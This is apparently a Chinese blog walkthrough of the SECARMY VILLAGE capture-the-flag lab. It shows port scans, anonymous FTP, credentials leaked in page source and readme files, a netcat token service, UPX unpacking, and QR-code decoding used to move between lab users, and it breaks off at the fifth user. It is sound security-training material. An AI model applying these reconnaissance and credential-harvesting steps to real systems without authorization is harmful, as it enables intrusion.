vulhub - SECARMY VILLAGE: GRAYHAT CONFERENCE writeup

原创

一支神经病 于 2021-05-24 15:55:29 发布 461 收藏
分类专栏： VM破解 文章标签： oscp 靶机 vulhub

靶机下载地址

主机发现 && 端口扫描

```
netdiscover -i eth0 -r 192.168.154.1/24
```

```
_
 192.168.154.1   00:50:56:c0:00:08      1      60  VMware, Inc.
 192.168.154.2   00:50:56:e2:7e:b8     27    1620  VMware, Inc.
 192.168.154.134 00:0c:29:57:cc:f2     18    1080  VMware, Inc.
 192.168.154.254 00:50:56:f6:65:1c      4     240  VMware, Inc.
```


端口扫描这次用的是threader3000

https://blog.csdn.net/Jiajiajiang_/article/details/117220625

好用

```
------------------------------------------------------------
        Threader 3000 - Multi-threaded Port Scanner
                    Version 1.0.7
                A project by The Mayor
------------------------------------------------------------
Enter your target IP address or URL here: 192.168.154.134
------------------------------------------------------------
Scanning target 192.168.154.134
Time started: 2021-05-23 23:34:56.696683
------------------------------------------------------------
Port 22 is open
Port 21 is open
Port 80 is open
Port 1337 is open
Port scan completed in 0:00:20.491740
------------------------------------------------------------
Threader3000 recommends the following Nmap scan:
************************************************************
nmap -p22,21,80,1337 -sV -sC -T4 -Pn -oA 192.168.154.134 192.168.154.134
************************************************************
```

```
************************************************************
Would you like to run Nmap or quit to terminal?
------------------------------------------------------------
1 = Run suggested Nmap scan
2 = Run another Threader3000 scan
3 = Exit to terminal
------------------------------------------------------------
Option Selection: 1
nmap -p22,21,80,1337 -sV -sC -T4 -Pn -oA 192.168.154.134 192.168.154.134
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-23 23:35 EDT
Nmap scan report for 192.168.154.134
Host is up (0.00046s latency).

PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 2.0.8 or later
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.154.129
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 2c:54:d0:5a:ae:b3:4f:5b:f8:65:5d:13:c9:ee:86:75 (RSA)
|   256 0c:2b:3a:bd:80:86:f8:6c:2f:9e:ec:e4:7d:ad:83:bf (ECDSA)
|_  256 2b:4f:04:e0:e5:81:e4:4c:11:2f:92:2a:72:95:58:4e (ED25519)
80/tcp   open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Totally Secure Website
1337/tcp open  waste?
| fingerprint-strings:
|   DNSStatusRequestTCP, GetRequest, HTTPOptions, Help, RTSPRequest, SSLSessionReq, TLSSessionReq, Terminal
|     Welcome to SVOS Password Recovery Facility!
|     Enter the super secret token to proceed:
|     Invalid token!
|     Exiting!
|   DNSVersionBindReqTCP, GenericLines, NULL, RPCCheck:
|     Welcome to SVOS Password Recovery Facility!
|_    Enter the super secret token to proceed:

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 54.69 seconds
------------------------------------------------------------
Combined scan completed in 0:01:42.547022
Press enter to quit...
```

漏洞挖掘


21

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.154.134
Connected to 192.168.154.134.
220 Welcome to the second challenge!
Name (192.168.154.134:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp>
```



看起来没什么卵用

换一个端口

80




那么扫目录吧



好家伙，一套又一套

flag1


ctrl + U




```
uno:luc10r4m0n
```

白给，来试试吧

ssh直接登录。



提权

救命，这个用户量。

```
uno@svos:/home$ ls -al
total 48
drwxr-xr-x 12 root   root   4096 Oct 19  2020 .
drwxr-xr-x 25 root   root   4096 Oct 18  2020 ..
drwx------  4 cero   cero   4096 Oct 20  2020 cero
drwx------  3 cinco  cinco  4096 Oct 19  2020 cinco
drwx------  3 cuatro cuatro 4096 Oct 19  2020 cuatro
drwx------  7 dos    dos    4096 Oct 19  2020 dos
drwx------  5 nueve  nueve  4096 Oct 22  2020 nueve
drwx------  5 ocho   ocho   4096 Oct 19  2020 ocho
drwx------  5 seis   seis   4096 Oct 22  2020 seis
drwx------  5 siete  siete  4096 Oct 19  2020 siete
drwx------  5 tres   tres   4096 Oct 20  2020 tres
drwx------  6 uno    uno    4096 Oct 19  2020 uno
```


看看我自己的目录吧

```
uno@svos:/home$ cd uno
uno@svos:~$ ls -al
total 44
drwx------  6 uno  uno  4096 Oct 19  2020 .
drwxr-xr-x 12 root root 4096 Oct 19  2020 ..
-rw-r--r--  1 uno  uno   220 Sep 22  2020 .bash_logout
-rw-r--r--  1 uno  uno  3771 Sep 22  2020 .bashrc
drwx------  2 uno  uno  4096 Sep 22  2020 .cache
drwxr-x---  3 uno  uno  4096 Sep 23  2020 .config
-rw-rw-r--  1 uno  uno    65 Sep 22  2020 flag1.txt
drwx------  4 uno  uno  4096 Oct  6  2020 .gnupg
drwxrwxr-x  3 uno  uno  4096 Sep 22  2020 .local
-rw-r--r--  1 uno  uno   807 Sep 22  2020 .profile
-rw-rw-r--  1 uno  uno   103 Sep 22  2020 readme.txt
uno@svos:~$ cat readme.txt
Head over to the second user!
You surely can guess the username , the password will be:
4b3l4rd0fru705
```


suprise □

来试试吧

```
4b3l4rd0fru705
```

su了个圈是dos用户的密码

```
uno@svos:~$ su cero
Password:
su: Authentication failure
uno@svos:~$ su cinco
Password:
su: Authentication failure
uno@svos:~$ su cuatro
Password:
su: Authentication failure
uno@svos:~$ su dos
Password:
dos@svos:/home/uno$
```


flag2

继续跟进

```
dos@svos:/home/uno$ cd ../dos
dos@svos:~$ ls -al
total 180
drwx------  7 dos  dos    4096 Oct 19  2020 .
drwxr-xr-x 12 root root   4096 Oct 19  2020 ..
-rw-rw-r--  1 dos  dos      47 Oct  5  2020 1337.txt
-rw-r--r--  1 dos  dos     220 Sep 22  2020 .bash_logout
-rw-r--r--  1 dos  dos    3771 Sep 22  2020 .bashrc
drwx------  2 dos  dos    4096 Sep 22  2020 .cache
drwx------  2 dos  dos    4096 Sep 22  2020 .elinks
drwxr-xr-x  2 dos  dos  135168 Sep 27  2020 files
drwx------  3 dos  dos    4096 Sep 22  2020 .gnupg
drwxrwxr-x  3 dos  dos    4096 Sep 22  2020 .local
-rw-r--r--  1 dos  dos     807 Sep 22  2020 .profile
-rw-rw-r--  1 dos  dos     104 Sep 23  2020 readme.txt
dos@svos:~$ cat readme.txt
You are required to find the following string inside the files folder:
a8211ac1853a1235d48829414626512a
```


linux 查找某目录下包含关键字内容的文件（文件内容、grep）

grep -r “string“ 路径


```
dos@svos:~$ grep -r "a8211ac1853a1235d48829414626512a" files/
files/file4444.txt:a8211ac1853a1235d48829414626512a
```

找到了，去看看这个文件

```
a8211ac1853a1235d48829414626512a
Look inside file3131.txt
```

接着看

是一段字符



UEsDBBQDAAAAADOiO1EAAAAAAAAAAAAAAAAALAAAAY2hhbGxlbmdlMi9QSwMEFAMAAAgAFZI2Udrg
tPY+AAAAQQAAABQAAABjaGFsbGVuZ2UyL2ZsYWcyLnR4dHPOz0svSiwpzUksyczPK1bk4vJILUpV
L1aozC8tUihOTc7PS1FIy0lMB7LTc1PzSqzAPKNqMyOTRCPDWi4AUEsDBBQDAAAIADOiO1Eoztrt
dAAAAIEAAAATAAAAY2hhbGxlbmdlMi90b2RvLnR4dA3KOQ7CMBQFwJ5T/I4u8hrbdCk4AUjUXp4x
IsLIS8HtSTPVbPsodT4LvUanUYff6bHd7lcKcyzLQgUN506/Ohv1+cUhYsM47hufC0WL1WdIG4WH
80xYiZiDAg8mcpZNciu0itLBCJMYtOY6eKG8SjzzcPoDUEsBAj8DFAMAAAgAM6I7UQAAAAAAAAAA
AAAAAAsAJAAAAAAAAAAAQgO1BAAAAAGNoYWxsZW5nZTIvCgAgAAAAAAABABgAgMoyJN2U1gGA6WpN
3pDWAYDKMiTdlNYBUEsBAj8DFAMAAAgAFZI2UdrgtPY+AAAAQQAAABQAJAAAAAAAAAAAggKSBKQAA
AGNoYWxsZW5nZTIvZmxhZzIudHh0CgAgAAAAAAABABgAAOXQa96Q1gEA5dBr3pDWAQDl0GvekNYB
UEsBAj8DFAMAAAgAM6I7USjO2u10AAAAgQAAABMAJAAAAAAAAAAAggKSBmQAAAGNoYWxsZW5nZTIv
dG9kby50eHQKACAAAAAAAAEAGACAyjIk3ZTWAYDKMiTdlNYBgMoyJN2U1gFQSwUGAAAAAAMAAwAo
AQAAPgEAAAAA

base64解密一下


看到开头是pk，那么这可能是一个zip文件。


写一个脚本，还原这个文件

```
#!/usr/bin/python3
import base64

codes = '''UEsDBBQDAAAAADOiO1EAAAAAAAAAAAAAAAAALAAAAY2hhbGxlbmdlMi9QSwMEFAMAAAgAFZI2Udrg
tPY+AAAAQQAAABQAAABjaGFsbGVuZ2UyL2ZsYWcyLnR4dHPOz0svSiwpzUksyczPK1bk4vJILUpV
L1aozC8tUihOTc7PS1FIy0lMB7LTc1PzSqzAPKNqMyOTRCPDWi4AUEsDBBQDAAAIADOiO1Eoztrt
dAAAAIEAAAATAAAAY2hhbGxlbmdlMi90b2RvLnR4dA3KOQ7CMBQFwJ5T/I4u8hrbdCk4AUjUXp4x
IsLIS8HtSTPVbPsodT4LvUanUYff6bHd7lcKcyzLQgUN506/Ohv1+cUhYsM47hufC0WL1WdIG4WH
80xYiZiDAg8mcpZNciu0itLBCJMYtOY6eKG8SjzzcPoDUEsBAj8DFAMAAAAAM6I7UQAAAAAAAAAA
AAAAAAsAJAAAAAAAAAAQgO1BAAAAAGNoYWxsZW5nZTIvCgAgAAAAAAABABgAgMoyJN2U1gGA6WpN
3pDWAYDKMiTdlNYBUEsBAj8DFAMAAAgAFZI2UdrgtPY+AAAAQQAAABQAJAAAAAAAAAAAggKSBKQAA
AGNoYWxsZW5nZTIvZmxhZzIudHh0CgAgAAAAAAABABgAAOXQa96Q1gEA5dBr3pDWAQDl0GvekNYB
UEsBAj8DFAMAAAgAM6I7USjO2u10AAAAgQAAABMAJAAAAAAAAAAAggKSBmQAAAGNoYWxsZW5nZTIv
dG9kby50eHQKACAAAAAAAAEAGACAyjIk3ZTWAYDKMiTdlNYBgMoyJN2U1gFQSwUGAAAAAAMAAwAo
AQAAPgEAAAA'''

with open('1.zip', 'wb') as f:
    for code in codes.split('\n'):
        f.write(base64.b64decode(code))
```






获得token

```
c8e6afe38c2ae9a0283ecfb4e1b7c10f7d96e54c39e727d0e5515ba24a4d1f1b
```

flag3

这里还有1337文件



那就直接nc1337端口

```
dos@svos:~$ nc 127.0.0.1 1337

 Welcome to SVOS Password Recovery Facility!
 Enter the super secret token to proceed: c8e6afe38c2ae9a0283ecfb4e1b7c10f7d96e54c39e727d0e5515ba24a4d1f1b

 Here's your login credentials for the third user tres:r4f43l71n4j3r0
```

获得新用户账号密码

登录

```
tres@svos:/home/dos$ cd ../tres
tres@svos:~$ ls -al
total 60
drwx------  5 tres tres  4096 Oct 20  2020 .
drwxr-xr-x 12 root root  4096 Oct 19  2020 ..
-rw-r--r--  1 tres tres   220 Sep 22  2020 .bash_logout
-rw-r--r--  1 tres tres  3771 Sep 27  2020 .bashrc
drwx------  2 tres tres  4096 Sep 25  2020 .cache
-rw-rw-r--  1 tres tres    63 Sep 25  2020 flag3.txt
drwx------  3 tres tres  4096 Sep 25  2020 .gnupg
drwxrwxr-x  3 tres tres  4096 Sep 25  2020 .local
-rw-r--r--  1 tres tres   807 Sep 22  2020 .profile
-rw-rw-r--  1 tres tres   292 Oct 20  2020 readme.txt
-rw-rw-r--  1 tres tres 20348 Sep 27  2020 secarmy-village
tres@svos:~$ cat flag3.txt
Congratulations! Here's your third flag segment: flag3{ac66cf}
tres@svos:~$ cat readme.txt
A collection of conditionals has been added in the secarmy-village binary present in this folder reverse it
```

flag4

strings看文件被加壳了

```
PROT_EXEC|PROT_WRITE failed.
$Info: This file is packed with the UPX executable packer http://upx.sf.net $
$Id: UPX 3.95 Copyright (C) 1996-2018 the UPX Team. All Rights Reserved. $
```

弄到kali里来 脱壳

```
┌──(kali㉿kali)-[~/vuln/village/challenge2]
└─$ upx -d secarmy-village                                        1 ×
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2020
UPX 3.96        Markus Oberhumer, Laszlo Molnar & John Reiser   Jan 23rd 2020

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
     53496 <-     20348   38.04%   linux/amd64   secarmy-village

Unpacked 1 file.
```


获得密码

```
┌──(kali㉿kali)-[~/vuln/village/challenge2]
└─$ strings secarmy-village|grep fourth
Here's the credentials for the fourth user cuatro:p3dr00l1v4r3z
```

进来了

```
cuatro@svos:~$ cat flag4.txt
Congratulations, here's your 4th flag segment: flag4{1d6b06}
cuatro@svos:~$ cat todo.txt
We have just created a new web page for our upcoming platform, its a photo gallery. You can check them out at /justanother
gallery on the webserver.
```

flag5

现在去justanother目录看一看

这些png中，应该扫码就有结果了。

写一个脚本去读。

shell这里写个循环去把图片们下下来

```
┌──(kali㉿kali)-[~/vuln/village/qr]
└─$ for i in $(seq 0 68)
for> do
for> wget http://192.168.154.134/justanothergallery/qr/image-$i.png;
for> done
--2021-05-24 02:31:19--  http://192.168.154.134/justanothergallery/qr/image-0
.png
Connecting to 192.168.154.134:80... connected.
HTTP request sent, awaiting response... 200 OK
```


然后写脚本读文件

先装一个zbar （ZBar是一个开源库，用于扫描、读取二维码和条形码。支持的二维码包括：EAN/UPC，QR等。）

```
sudo apt-get install libzbar-dev
pip install zbar
```

```
#!/usr/bin/python3
import pyzbar.pyzbar as pyzbar
from PIL import Image
for number in range(0,68):
    fileName = 'qr/image-{}.png'.format(number)
    img = Image.open(fileName)
    barcodes = pyzbar.decode(img)
    for barcode in barcodes:
        barcodeData = barcode.data.decode('utf-8')
        print(barcodeData)
```

执行脚本

得到结果

```
cinco:ruy70m35
```

```
cinco@svos:/var/www/html/justanothergallery$ cd ~
cinco@svos:~$ ls -al
total 32
drwx------  3 cinco cinco 4096 Oct 19  2020 .
drwxr-xr-x 12 root  root  4096 Oct 19  2020 ..
-rw-r--r--  1 cinco cinco  220 Sep 22  2020 .bash_logout
-rw-r--r--  1 cinco cinco 3771 Sep 22  2020 .bashrc
-rw-rw-r--  1 cinco cinco   61 Sep 27  2020 flag5.txt
drwxrwxr-x  3 cinco cinco 4096 Sep 25  2020 .local
